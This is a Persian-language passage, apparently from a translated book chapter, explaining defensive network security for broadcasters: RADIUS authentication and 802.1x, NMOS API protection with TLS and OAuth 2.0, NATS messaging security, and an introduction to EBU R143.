سیستم‌عامل‌ها به عنوان قلب اکثر سیستم‌های رایانه‌ای مورد استفاده در محیط‌های سازمانی برودکست قرار دارند، که ممکن است خطرات امنیتی ایجاد کنند. بنابراین، برای اطمینان از این‌که همیشه آخرین patchها برای به حداقل رساندن آسیب‌پذیری‌ها ارائه شده است، متخصصان فناوری اطلاعات، باید با تمرکز بر امنیت، آن‌ها را همراه با نرم‌افزارهای مرتبط مانند مرورگرها نصب، پیکربندی و مدیریت کنند.

۲-۸.دسترسی به شبکه RADIUS: دسترسی به شبکه‌ها، منابع و فضای ذخیره‌سازی می‌تواند برای ایجاد زیرساخت‌های بسیار امن بدون به خطر انداختن دسترسی کاربر متمرکز شود.

هر شبکه ایمن باید دسترسی کنترل شده را حفظ کند، اما این امر به ویژه در زمینه‌های برودکست که در آن رسانه‌های با ارزش بالا درگیر هستند، مهم است.

در شبکه‌های کوچک با چند سرور یا ایستگاه کاری، سیستم‌های احراز هویت مدیریت، اغلب کمی قدرت تخریبی دارد. با این حال، با افزایش تعداد دستگاه‌ها، استفاده از یک روش متمرکز احراز هویت، به امری ضروری تبدیل می‌شود.

دو نگرانی اصلی امنیتی که شرکت‌های برودکست با آن مواجه هستند، نیاز به حفاظت از دارایی‌های ارزشمند رسانه‌ای و توجه ناخواسته از سوی مخالفان سیاسی است که به دنبال بستری برای گسترش تبلیغات خود هستند. زمانی که برودکستر به کاربران خود دسترسی از راه دور می‌دهد، احتمال وقوع هر یک از این موارد به طور چشمگیری افزایش می‌یابد.

۲-۸-۱.تسریع عملیات از راه دور

Lockdown پذیرش دسترسی از راه دور کاربر را تسریع کرده و در عین حال ضرورت آن را نیز نشان داده است، که می‌تواند شبکه برودکست را در صورت عدم اجرای اقدامات امنیتی کافی به خطر بیندازد.

بخش فناوری اطلاعات به طور گسترده از سرویس RADIUS استفاده می‌کند که در ابتدا در دهه ۱۹۹۰ ایجاد شد. این سرویس تایید شده است و از طریق راهبرد AAA (احراز هویت، تایید مجوز، و

حسابرسی)، حفاظت اضافی قوی برای شبکه‌ها و VPNها ارائه می‌دهد.

یک کاربر قبل از این‌که بتواند به شبکه برودکستر دسترسی پیدا کند، ابتدا باید خود را احراز هویت کند. یک برنامه سمت سرور به نام RADIUS یک پایگاه داده مشترک از نام‌های کاربری و گذر واژه ارائه می‌دهد که می‌تواند برای تایید کاربران استفاده شود. علاوه بر این، RADIUS اقدامات امنیتی اضافی مانند احراز هویت دو مرحله‌ای و کلیدهای مخفی را فعال می‌کند.

۲-۸-۲.اعتبارسنجی متمرکز کاربر

نگهداری یک پایگاه داده متمرکز از اعتبار کاربر، مدیریت کل شبکه، از جمله سرورها، رایانه‌های دسکتاپ، چاپگرها و سایر دستگاه‌های IT که به آن متصل هستند را، بسیار ساده می‌کند. اگرچه امکان ایجاد اسکریپت‌هایی وجود دارد که دستگاه‌ها را به‌طور خودکار با تمام اطلاعات کاربری به‌روزرسانی می‌کند و آن‌ها را از طریق شبکه، برای دانلود توسط هر دستگاه برودکست می‌کند، اما این رویکرد، ریسک بالایی در رابطه با نقص‌های امنیتی به همراه دارد، به ویژه اگر هنگام به‌روزرسانی، سرور در دسترس نباشد و این قبل از آن است که ما به فکر محافظت از گذرواژه‌ها از طریق رمزگذاری باشیم. ارائه یک منبع مرکزی برای اعتبارسنجی کاربر، افزودن یا حذف کاربران از سیستم را بصورت ایمن، سریع و کارآمد، تسهیل می‌کند.

RADIUS یک کپی از حقوق کاربر، یا لیستی از افرادی که می‌توانند به منبع دسترسی داشته باشند، نگهداری می‌کند. برخی از اپراتورها ممکن است برای ردیابی پیشرفت خود فقط به دسترسی خواندن به یک سرور ترنسکدینگ نیاز داشته باشند، در حالی که کاربران ممتازتر ممکن است برای تغییر پارامترهای پیکربندی ترنسکودر خاص، به دسترسی نوشتن نیاز داشته باشند.

یکپارچگی داده‌ها، به همان اندازه جلوگیری از سرقت داده‌ها، برای امنیت مهم است. محدود کردن دسترسی به سرور می‌تواند، یکپارچگی و امنیت داده‌ها را افزایش دهد، زیرا در یک عملیات برودکست معمولی، پیکربندی‌های ترنسکودر، تنها به ندرت توسط افرادی که مهارت‌های پردازش ویدیویی گسترده دارند، نیاز به بروزرسانی دارد.

۳-۸-۲.لاگ گیری فعالیت

قابلیت حسابرسی RADIUS که فعالیت و دسترسی کاربران را لاگ می‌کند، یکی از قدرتمندترین قابلیت‌های آن است، که به ویژه برای برودکسترهایی مفید است که به طور منظم، محتوای ارزشمندی را که می‌خواهند منتشر کنند اما مالک آن نیستند، ذخیره می‌کنند. در بندهای قرارداد صاحبان حقوق، اغلب از برودکستر خواسته می‌شود که مسیرهای حسابرسی قانونی داشته باشد. آن‌ها باید بدانند که چه زمانی، چه کسی و کجا به رسانه دسترسی داشته است. این نوع، ممیزی قانونی می‌تواند با استفاده از RADIUS ارائه شود.

در زیرساخت‌های برودکست مقیاس‌پذیر مدرن، دانستن اینکه چه کسی از یک منبع استفاده می‌کند و هر چند وقت یک‌بار توانایی بهینه‌سازی استفاده از سیستم را فراهم می‌کند، پتانسیلی برای بهینه‌سازی استفاده از سیستم را می‌دهد. با RADIUS، تعداد زیادی از داده‌های استفاده و نظارت قابل دسترس است که تجزیه و تحلیل عمیق‌تر شبکه و منابع و هم‌چنین افزایش کارایی و بهینه‌سازی سیستم برودکست را ممکن می‌سازد.

علی‌رغم این واقعیت که RADIUS احراز هویت، تایید مجوز و حسابرسی را انجام می-دهد، کاربران در نهایت به دسترسی فیزیکی به شبکه نیاز خواهند داشت که می‌تواند با کابل‌های WiFi یا اترنت به دست آید.

۴-۸-۲.مجزا کردن شبکه

قبل از اجازه دسترسی به شبکه، کاربران باید برای حفظ بالاترین استانداردهای امنیتی، اعتبارسنجی را انجام دهند. کاربران به طور فیزیکی به یک نقطه کنترل دسترسی به شبکه (Network Access Control) (NAC) متصل می‌شوند که شبکه برودکستر را محدود می‌کند تا با اتصال اترنت این کار را انجام دهند. این شبیه زمانی است که شخصی در ورودی ساختمان شما را می‌زند و شما قبل از باز کردن درب و اجازه دادن به ورود، از طریق چشمی در مشاهده می‌کنید چه کسی است.


به‌منظور تاییداعتبار کاربر، NAC باسرور RADIUS ارتباط برقرار می‌کند. اگر RADIUS بتواند کاربر را تایید کند، NAC به شبکه دسترسی می‌دهد. با استفاده از دو کارت رابط فیزیکی شبکه (NIC) (Network Interface Cards) که یکی به شبکه کاربر و دیگری به شبکه برودکست متصل است، با یک AirGap در NAC، دستگاه کاربر را از شبکه جدا می‌کند.

هنگامی که RADIUS در ابتدا در دهه ۱۹۹۰ ایجاد شد، اتصالات Dial-up، ابزار اصلی اتصال از راه دور بودند، اما با پیشرفت تکنولوژی، نقطه دسترسی اترنت، از یک سرور NAC به سوئیچ‌های اترنت تخصصی، تغییر مکان داد تا مذاکرات احراز هویت و AirGap فیزیکی را فراهم کند. این سوئیچ، تا زمانی به نقطه دسترسی بین‌شبکه‌ای متصل خواهد شد که هنگام ورود کاربر از طریق اینترنت به شبکه برودکستر، احراز هویت مورد نیاز را فراهم کند و سوئیچ احراز هویت با سرور RADIUS تعامل داشته باشد.

۵-۸-۲.ایمن‌سازی Wi-Fi

یک سیستم مشابهی برای Wi-Fi وجود دارد که از پروتکل IEEE ۸۰۲٫۱x استفاده می‌کند. این یک روش امن برای احراز هویت با استفاده از نقاط دسترسی بی‌سیم (AP) متصل به سوئیچ احراز هویت است. کاربران می‌توانند از دستگاه‌های تلفن همراه خود، برای دسترسی به APها، که گره‌های Wi-Fi هستند، استفاده کنند. با استفاده از پروتکل تایید اعتبار توسعه‌پذیر AP، (Extensible Authentication Protocol) (EAP) هنگامی که کاربر سعی می‌کند به شبکه وارد شود، به طور ایمن با سوئیچ احراز هویت ارتباط برقرار می‌کند، سپس سوئیچ احراز هویت با سرور RADIUS ارتباط برقرار می‌کند تا تصمیم بگیرد که آیا به کاربر اجازه دسترسی بدهد یا خیر.

از آن‌جایی که EAP روشی برای ارسال پیام‌های ایمن از طریق یک شبکه سیمی یا بی‌سیم ارائه می‌دهد که اطلاعات ورود به سیستم را در خود



شکل ۱-۱۹- برای جلوگیری از الزام کاربر به ورود مجدد به شبکه، جلسه‌ای که در سوئیچ اترنت هنگامی که لپ‌تاپ از نقطه دسترسی AP۱ به AP۲ حرکت می‌کند، که با سرور RADIUS ایجاد شده بود ، حفظ می‌شود. علاوه بر این، مدیر سیستم می‌تواند با پیکربندی RADIUS به کاربر اجازه دسترسی به شبکه برودکست را بدهد، اگر کارمند باشد اجازه دسترسی به این شبکه را دارد یا اگر مهمان باشد، فقط اجازه دسترسی به اینترنت را دارد.

کپسول‌سازی می‌کند، بسیار قدرتمند است. یک راه مفید برای رومینگ، استفاده از سوئیچ احراز هویت به منظور اتصال به سرور RADIUS از طریق EAP است. پس از این‌که کاربر در سرور RADIUS احراز هویت کرد، در صورتی که همه APها به یک سوئیچ احراز هویت، مرتبط باشند، می‌توان یک جلسه برای آن‌ها ایجاد کرد. نیازی به ورود مداوم کاربر به سیستم نیست زیرا هنگام جابه‌جایی بین APها احراز هویت می‌شوند.

مدیران سیستم می‌توانند با استفاده از RADIUS کنترل کنند که چه کسی و چگونه به شبکه دسترسی دارد. برای مثال، یک بازدیدکننده از امکانات برودکست ممکن است، صرفا به اتصال به اینترنت نیاز داشته باشد. مدیر می‌تواند یک حساب کاربری مهمان ویژه راه‌اندازی کند که فقط با استفاده از سیستم احراز هویت می‌تواند به اینترنت دسترسی داشته باشد. این امر نیاز به ارائه مکرر اعتبار کاربری برای هر بازدیدکننده‌ای که وارد ساختمان می‌شود را، از بین می‌برد. علاوه بر این، مدیران سیستم می‌توانند با استفاده از ویژگی حسابرسی، دسترسی را زیر نظر داشته باشند. در صورتی که فردی از اینترنت یک ساختمان مجاور سوء استفاده کند، به عنوان استفاده بیش از حد شناخته می‌شود و دستگاه را می‌توان با مسدود کردن دسترسی به آدرس MAC خاص خود محدود کرد.

Wi-Fi و Ethernet دو روش دسترسی کاربر هستند که RADIUS ممکن است به شبکه برودکستر ارائه دهد. علاوه بر این، رومینگ می‌تواند به طور قابل توجهی تجربه کاربر را افزایش دهد و در عین حال، امنیت انعطاف پذیر و نظارت بر سیستم را در صورت ترکیب با APهایی که از IEEE 802.1x استفاده می‌کنند، حفظ کند.

۹-۲.NMOS: هر طراحی زیرساختی باید از همان ابتدا امنیت IP را در نظر بگیرد و NMOS راهکار خاصی را به برودکسترها ارائه می‌کند.

قابلیت همکاری بین دستگاه‌های رسانه‌ای در زیرساخت‌های IP با موفقیت توسط NMOS به دست آمده است و مشخصات آن شامل اقداماتی برای پشتیبانی از امنیت سیستم است.

دو بخش برای شبکه‌های مدرن فناوری اطلاعات وجود دارد: صفحه کنترل (control plane) و صفحه داده (data plane). اگرچه این تقسیم‌بندی‌ها اغلب مفهومی‌تر از تقسیم‌بندی‌های فیزیکی واقعی هستند، ایده تقسیم برای امنیت بسیار مفید است.

صفحه داده که گاهی به عنوان فابریک سوئیچ یا مسیریاب نامیده می‌شود، حرکت واقعی دیتاگرام‌ها را در شبکه تسهیل می‌کند. علاوه بر این، نقش‌های کاربر، دسترسی به ذخیره‌سازی و دسترسی به برنامه توسط صفحه کنترل تنظیم می‌شوند که مدیریت و هماهنگی را نیز ارائه می‌دهد.

۹-۲-۱.جداسازی داده‌ها از کنترل

این معماری اغلب توسط شبکه‌های نرم‌افزار محور (Software Defined Networks) (SDN) برای تسهیل مسیریابی دستی و نظارت بر شبکه استفاده می شود. از آن‌جایی که داده‌ها و برنامه‌های کنترل از هم جدا شده‌اند، سیستم‌های مدیریت آزادی بیش‌تری برای کنترل دارند.

اگرچه برودکسترها از ابتدا از سوئیچرهای آنالوگ، PAL و NTSC استفاده می‌کردند، اما این ممکن است یک روش نسبتا جدید برای کار در تجارت فناوری اطلاعات باشد. در مسیریاب SDI یک کنترل و یک صفحه داده وجود دارد. کارت‌های ماتریس X-Y مسیریاب SDI صفحه داده را تامین می‌کنند، در حالی که پانل‌های انتخاب و مسیریابی صفحه کنترل را مدیریت می‌کنند.

با توجه به مثال SDI، امنیت در هنگام پیکربندی و نصب سیستم ارائه می‌شود تا از وقوع مسیریابی‌های خاص جلوگیری شود. به عنوان مثال، اپراتور MCR توانایی مسیریابی ویدئو و صدا را به یک خط خروجی خواهد داشت، در حالی که اپراتور VT قادر به انجام این کار نخواهد بود؛ اگرچه این گزینه به شدت محدود خواهد شد!

سخت‌افزار مشابه توسط NMOS استفاده می‌شود، جایی که صفحه داده توسط سوئیچ‌ها و کابل‌های شبکه ارائه می‌شود و صفحه کنترل،

توسط APIها تامین می‌شود. یک دوربین متصل به شبکه، در حین اضافه‌شدن با درخواست API گره، سیستم ثبت و کشف را از وجود خود مطلع می‌کند. دستگاه‌ها، همچنین ممکن است درخواست‌های اطلاعاتی را به سرور ثبت و کشف (Registration and Discovery server) ارسال کنند، که ممکن است شامل برچسب‌های دستگاه یا فهرستی از همه دستگاه‌های متصل باشد.

۲-۹-۲.ایمن‌سازی API ها

از آن‌جایی که APIها، ستون فقرات صفحه کنترل سیستم NMOS را تشکیل می‌دهند، باید از دسترسی عوامل فاقد صلاحیت به آن‌ها جلوگیری شود. هم‌چنین مهم است، به خاطر داشته باشید که امنیت چیزی فراتر از خنثی کردن عملیات هکرها و عاملان بد است. امنیت پیشگیری از خطا را هم شامل می‌شود.

شماری از بهترین شیوه‌ها برای کمک به حفظ امنیت سیستم از طریق سند آن « BCP-003-01 ارتباطات ایمن در سیستم‌های NMOS» (BCP-003-01 Secure Communications in NMOS Systems) ارائه شده است. حفظ محرمانگی، تایید هویت سرور، اطمینان از عدم تغییر ارتباطات، و تایید پیامی که از سرور تایید شده منشا گرفته است، اهداف کلیدی هستند.

فرمت دستور فراخوانی API از نوع REST است که با پروتکل‌های استفاده شده، توسط سرویس‌های صفحه وب قابل مقایسه است. در نتیجه، NMOS از دستوراتی مانند GET، POST و DELETE برای استفاده از چندین پروتکل ارتباطی نوع صفحه وب و هم‌چنین برخی از پیاده‌سازی‌های امنیتی آن‌ها استفاده می‌کند.

از آن‌جایی که HTTPS (HTTP امن) احتمال حملات مرد میانی را کاهش می‌دهد، اغلب به سرویس‌دهی صفحات وب مرتبط می‌شود. مهاجمی که خود را به عنوان سرور ثبت و کشف معرفی می‌کند، ممکن است پیام‌های بین دستگاه‌های برودکست را رهگیری کند و احتمالا اگر فقط از پروتکل HTTP (بدون امنیت) استفاده شده باشد، کنترل آن‌ها را در دست بگیرد.

از آن‌جایی که پیام‌ها با استفاده از پروتکل TLS (RFC8446) رمزگذاری می‌شوند، افزودن پروتکل HTTPS خطر وقوع آن را کاهش می‌دهد. برای مثال، یک دوربین و سرور ثبت و کشف، ابتدا می‌توانند با یک نسخه پروتکل مذاکره کنند، یک تکنیک رمزگذاری را انتخاب کنند، یکدیگر را احراز هویت کنند و یک کلید مخفی مشترک با استفاده از پروتکل TLS ایجاد کنند. پس از آن، این دو دستگاه می‌توانند داده‌های رمزگذاری شده را با یکدیگر به اشتراک بگذارند. برای هر دو طرف مسلم است که هیچ حمله مرد میانی و هیچ گونه دستکاری در پیام‌ها صورت نگرفته است.

۲-۹-۳.گواهی‌های احراز هویت

مفهوم گواهی‌های احراز هویت رمزگذاری‌شده از حملات مرد میانی جلوگیری می‌کند. یک مرجع معتبر صدور گواهینامه (CA)، مانند Ident rust یا Amazon Root، باید یک گواهی احراز هویت را روی یک سرور HTTP، مانند سرور ثبت و کشف، نصب کند. CA هویت درخواست کننده گواهی را به عنوان بخشی از فرآیند بررسی دقیق خود تایید می‌کند، پس از آن، آنها از کلید خصوصی خود برای رمزگذاری اطلاعات درخواست کننده در گواهی استفاده می‌کنند.

یک مرورگر یا TLS، گواهی رمزگذاری شده را درخواست می‌کند و از کلید عمومی CA برای تایید اعتبار آن، هنگام شروع جلسه با سرور HTTP استفاده می‌کند. پس از آن، برای اطمینان از این‌که مرورگر یا جلسه TLS با سرور مورد انتظار صحبت می‌کند (نه سرور غیرمجاز)، گواهی باز و تایید می‌شود.

اگر یک CA، قادر به ارائه یک گواهی نباشد، NMOS اجازه استفاده از گواهینامه‌های خودامضا بین کلاینت‌ها و سرورها را می‌دهد. با این حال، آنها پیشنهاد می‌کنند که این روش به چند دستگاه محدود شود، مانند اتصال دوربین و واحد کنترل. سیستم خود امضا مقیاس‌پذیر نیست زیرا مدیریت گواهی‌ها بسیار پیچیده و گران می‌شود.

در حالی که TLS صحت سرور را تایید می‌کند، سیستم‌های واقع گرایانه هم‌چنین به دسترسی محدود به APIها و محدودیت‌هایی در عملکرد API، برای کاربران نهایی، مانند یک کنترل پنل نیاز دارند. توکن‌های دسترسی OAuth۲,۰ برای مجوز کاربر به منظور انجام این کار استفاده می‌شود.

۲-۹-۴.دسترسی به توکن‌ها

برای OAuth 2.0 (RFC 6749)، یک سرور احراز هویت مجزا که بتواند کاربران را تایید کند و دسترسی خواندن و نوشتن آن‌ها به سیستم را ارزیابی کند، ضروری است. مدیر سیستم مشخص خواهد کرد که کدام سرور مبدا و مقصد برای مسیریابی کنترل پنل VT در دسترس هستند، که محدود به موارد مربوط به کنترل پنل MCR خواهد بود. توکن دسترسی OAuth حاوی این داده‌های دسترسی و احراز هویت است که در آن گنجانده شده است.

کلاینت از توکن دسترسی، که بلوکی از داده‌های صادر شده توسط سرور احراز هویت است، برای ارسال درخواست به سرورهای NMOS استفاده می‌کند. کد منحصر به فرد است، رمزگذاری شده است و دارای یک کد تعبیه شده است که کلاینت OAuth باید آن را رمزگشایی کند تا به دستگاه دسترسی مناسب بدهد.

از آنجا که روش OAuth دسترسی کاربران مجاز را کنترل می‌کند و از دسترسی کاربران غیرمجاز به اجزای سیستم جلوگیری می‌کند، یک لایه امنیتی اضافی به فراخوان‌های API اضافه می‌کند. در این مورد، کاربر ممکن است یک شخص یا ابزاری مانند یک کنترل پنل یا دوربین باشد. از آن‌جایی که رمز دسترسی را می‌توان در دستگاه ذخیره کرد و از قبل، توسط سرور مجوز، تایید کرد، OAuth نیازی به استفاده از یک دستگاه فیزیکی برای ارسال اعتبارنامه را از بین می‌برد.

علاوه بر تسهیل قابلیت همکاری دستگاه‌های رسانه‌ای برای سیستم‌های NMOS، IP، شامل پروتکل‌ها وزیرساخت‌هایی برای افزایش امنیت و کاهش احتمال خرابی‌های عملیاتی گران است.

۱۰-۲-پیام‌رسانی پیشرفته NATS: تبادل پیام برای سیستم‌های توزیع شده و میکروسرویس‌ها ضروری است، اما برای اطمینان از امنیت، این ارتباطات باید بررسی و رمزگذاری شوند.

با پیچیده‌تر شدن سیستم‌های برودکست و فناوری اطلاعات، امنیت داده‌ها اهمیت بیش‌تری پیدا می‌کند. هدف از پیام‌رسانی NATS این است که همکاری برنامه‌های نرم‌افزاری اغلب متمایز را، آسان‌تر کند.

نام NATS مخفف سیستم انتقال خودکار عصبی (Neural Autonomic Transport System) است، دلیل این نام‌گذاری این است که ساختار پلتفرم پیام‌رسانی شبیه به سیستم عصبی مرکزی است. درک این نکته ضروری است که این رویکرد، کاملا با سیستم‌های NAT آدرس IP (ترجمه آدرس شبکه) متفاوت است. این دو، هرکدام یک مشکل کاملا متفاوت را حل می‌کنند.

برودکسترها برای انتقال به محیط‌های مجازی و مراکز داده، باید زیرساخت‌های خود را به طور کامل بازنگری کنند. برای محاسبات ابری خصوصی یا عمومی خود، اگر بخواهند تاب‌آوری، انعطاف‌پذیری، مقیاس‌پذیری رایانش ابری را استفاده کنند، نرم‌افزار باید از ابتدا با مجازی‌سازی طراحی شود، و به عنوان ایده بعدی که در آینده پیاده‌سازی می-شود، در نظر گرفته نشود.

مجازی‌سازی منجر به توسعه رشته‌های نرم‌افزاری مانند میکروسرویس‌هایی که در کانتینرها کار می‌کنند، شده است. این یک تغییر کامل از پایگاه کدهای یکپارچه بزرگ سال‌های گذشته است که در آن‌ها مقیاس‌پذیری اغلب به تأمین سرورهای بزرگتر و بزرگتر وابسته بود. زیبایی میکروسرویس‌ها این است که می‌توانند به صورت افقی، یعنی با استقرار سرورهای متعدد با توان متوسط به جای چندین سرور بزرگ، استقرار یابند و این امر مقیاس‌پذیری را ساده‌تر می‌کند.

۱-۱۰-۲.ارتباطات میکروسرویس

با کد یکپارچه، تبادل داده بین توابع نسبتا آسان بود زیرا همه آن‌ها در یک کامپایلر قرار داشتند. اکنون برنامه‌ها باید خارج از پایگاه کدشان، اغلب در دامنه‌های کاملا مجزا، با یکدیگر ارتباط برقرار کنند، زیرا ما بیشتر به سمت میکروسرویس‌ها و طرز تفکری که آن‌ها حمایت می‌کند، تغییر می‌کنیم. هر میکروسرویس اساسا به طور مستقل عمل می-کند، با این حال هنوز نیاز به تعامل با سایر میکروسرویس‌ها دارد.


استفاده از ارتباطات REST API یکی از راه‌حل‌های پیام‌رسانی است. این‌ها رابط‌های نرم افزاری هستند که داده‌ها را از طریق پیام‌های HTTP مانند GET و POST مبادله می‌کنند. این تکنیک، به طور گسترده مورد استفاده و به خوبی اثبات شده است، با این حال مقیاس‌پذیری آن، معمولا محدود است. یک ترنسکودر، ممکن است منبع یک درخواست یک ثانیه‌ای، برای نظارت بر داده‌ها، از یک میکروسرویس نظارت بر منابع باشد. REST API انجام این کار را ساده می‌کند. با این حال، APIهای REST، شروع به نشان دادن محدودیت‌های خود می‌کنند، زیرا نمونه‌های transcoder-microservice به صد یا هزار می‌رسند، به‌ویژه در زیرساخت‌های ابر عمومی که قیمت‌ها بر اساس حجم جستجوهای HTTP است.

این نوع وضعیت با پیام‌رسانی NATS حل می‌شود، که از یک سیستم پیام‌رسانی پیچیده ساخته شده بر اساس معماری کلاینت-سرور استفاده می‌کند. این روش، کانال-های امن را با انتخاب احراز هویت کلاینت کاربر ارائه می‌دهد، متن‌باز است و به طور موثر مقیاس پذیر است.

۲-۱۰-۲.پیام‌رسانی ساده

یک سیستم NATS معمولا از دو کلاینت و یک سرور NATS در ابتدایی‌ترین پیکربندی خود تشکیل می‌شود. پیام‌ها، توسط یک کلاینت منتشر می‌شوند، و سایر کلاینت‌ها (که به عنوان مشترکین هم شناخته می‌شوند) با گوش دادن به آن‌ها، انتخاب می‌کنند که آن‌ها را دریافت کنند. این روش پیام‌رسانی به سبک پیام‌های یک به چند به برودکست و کوئری را فراهم می‌کند.

سرویس مانیتورینگ در مثال transcoder-microservice یک پیام درخواست-مانیتورینگ-داده را به سرور NATS، برودکست می‌کند، و سپس آن را برای کلاینت-هایی که مشترکین این سرویس هستند،



شکل ۱-۲۰- سرورهای مجازی که مستقل از شبکه و زیرساخت اصلی اجرا می-شوند، می توانند برای پیکربندی سرورهای NATS برای ارائه مقیاس‌پذیری و انعطاف‌پذیری استفاده شوند.

منتشر می‌کند (بخشی از پیکربندی سرویس ترنسکدینگ رمزگذاری این است که آن را قادر می‌سازد به پخش‌های نظارتی گوش کند). ترنسکدرها، به صورت جداگانه، از سرور NATS برای ارسال داده‌های نظارتی خود به سرویس نظارت، پس از دریافت آن، استفاده می‌کنند.

علاوه بر این، پیام‌ها می‌توانند نقطه به نقطه یا چند به یک باشند، که برای بازگرداندن داده‌های مانیتورینگ ترنسکدر به میکروسرویس، برای نظارت مفید است. با این حال، ظرفیت مقیاس‌پذیری سیستم با مفهوم منبع توزیع شده و ایمن‌سازی مسیر ارتباطی برای این پیاده‌سازی، بسیار مهم است.

۳-۱۰-۲.مقیاس‌پذیری و انعطاف‌پذیری پیام

NATS به عنوان یک میان افزار استقرار عمل می‌کند، به این معنی که به زیرساخت فیزیکی که از آن پشتیبانی می‌کند، وابسته نیست. این امر مخصوصا هنگام مقیاس‌پذیری سیستم‌ها مفید است زیرا سرورهای NATS جدید را می‌توان به سرعت و به سادگی در یک محیط مجازی به دلیل مصرف کم و سبک منابع آن نصب کرد (به شکل ۱-۲۰- مراجعه کنید).

برای بهبود انعطاف‌پذیری و مقیاس پذیری، سرورهای NATS به منظور ارائه سیستم‌های اصلی و پشتیبان و هم‌چنین منابع اضافی، خوشه‌بندی شده‌اند. مجموعه‌ای از سه سرور NATS را می‌توان برای ارائه یک سرور اصلی NATS و دو سرور پشتیبان، یا سه سرور که هر کدام به عنوان اتصال کلاینت عمل می‌کنند، یا ترکیبی از آن‌ها پیکربندی کرد.

هم‌چنین این امکان وجود دارد که چندین خوشه که از نظر جغرافیایی جدا از هم هستند به سرورهای NATS متصل شوند. برای مثال، ممکن است سه خوشه ایجاد شود: یکی در اروپا، یکی در ساحل غربی ایالات متحده و دیگری در ساحل شرقی ایالات متحده. این رویکرد از سرورهای مجازی استفاده می‌کند که می‌توانند در صورت نیاز به بالا و پایین چرخانده شوند تا علاوه بر افزونگی محلی، منابع مقیاس‌پذیر را نیز فراهم کنند.

بسیار مهم است که به یاد داشته باشید که سیستم NATS وسیله‌ای برای تبادل پیام است و لزوما برای انتقال حجم عظیمی از داده‌های صوتی و تصویری در نظر گرفته نشده است. دستیابی به این امر امکان پذیر است، اما استفاده به مراتب بهتر از منابع این است که میکروسرویس مستقیما داده‌های رسانه را از سرورهای ذخیره‌سازی بخواند و بنویسد. برای ارائه اطلاعات مکان برای ذخیره‌سازی رسانه، برنامه‌های نرم‌افزاری متصل به سرورهای NATS پیام‌های مربوطه را مبادله می‌کنند.

۴-۱۰-۲.ایمن نگه داشتن پیام‌ها

مؤلفه اساسی NATS، امنیت است و TLS امکان رمزگذاری اتصالات پیام را فراهم می‌کند. علاوه بر این، تکنیک‌های دیگری برای تایید اعتبار اتصالات کلاینت وجود دارد، مانند گواهی TLS، اعتبار نام کاربری(گذرواژه) و احراز هویت توکن. هنگامی که یک کاربر اعتبار خود را تایید می‌کند، توکن‌های مجوز (معادل یک بلیط مهر شده برای یک رویداد) ایجاد می‌شود. پس از تکمیل، توکن می‌تواند برای دسترسی به سرورها، فضای ذخیره‌سازی، برنامه‌ها و APIها استفاده شود و در نتیجه کاربر را از ورود مکرر برای دسترسی به یک سرویس خاص بی‌نیاز کند.

با دسترسی مناسب خواندن یا نوشتن، یک منبع مدیریت متمرکز، توکن‌های منحصر به فردی را بر اساس اعتبار ورود کاربر ایجاد می‌کند. از آن‌جایی که توکن همراه با پیام ارائه می‌شود و سرویس گیرنده را قادر می‌سازد تا درخواست را، تایید کند و دسترسی لازم را، اعطا کند، این امر به ویژه برای سرویس‌هایی که پیام‌ها را از طریق API منتقل می‌کنند، مفید است.

پیام‌رسانی پیشرفته NATS برای حل همزمان چالش‌های اجازه دادن به برنامه‌های نرم‌افزاری برای تبادل امن پیام‌ها و در عین حال دستیابی به مقیاس‌پذیری، انعطاف‌پذیری و پایداری ایجاد شده است.

۱۱-۲.توصیه‌های امنیتی EBU R143: با پایبندی به یک فریم‌ورک واحد، برودکسترها و فروشندگان ممکن است زیرساخت‌های بسیار امنی را ارائه دهند که از دارایی‌های رسانه‌ای ارزشمند محافظت می‌کند.

رویه‌های امنیتی در EBU R143 برای برودکسترها و فروشندگان به طور یکسان کدگذاری شده‌اند. برودکسترها و فروشندگان، هنگام پیاده‌سازی و به کارگیری زیرساخت‌های رسانه IP، باید این لیست جامع را در سرلوحه افکار خود قرار دهد.

ازآن‌جایی که رویه‌های ITIL (Information Technology Infrastructure Library) ساختار و قابلیت پیش‌بینی را برای مهندسان، فناوران و مدیران آن‌ها در سرتاسر رسانه فراهم می‌کند، هرکسی که در یک محیط حرفه‌ای فناوری اطلاعات کار کرده باشد، کاملا با آن‌ها آشنا خواهد بود.

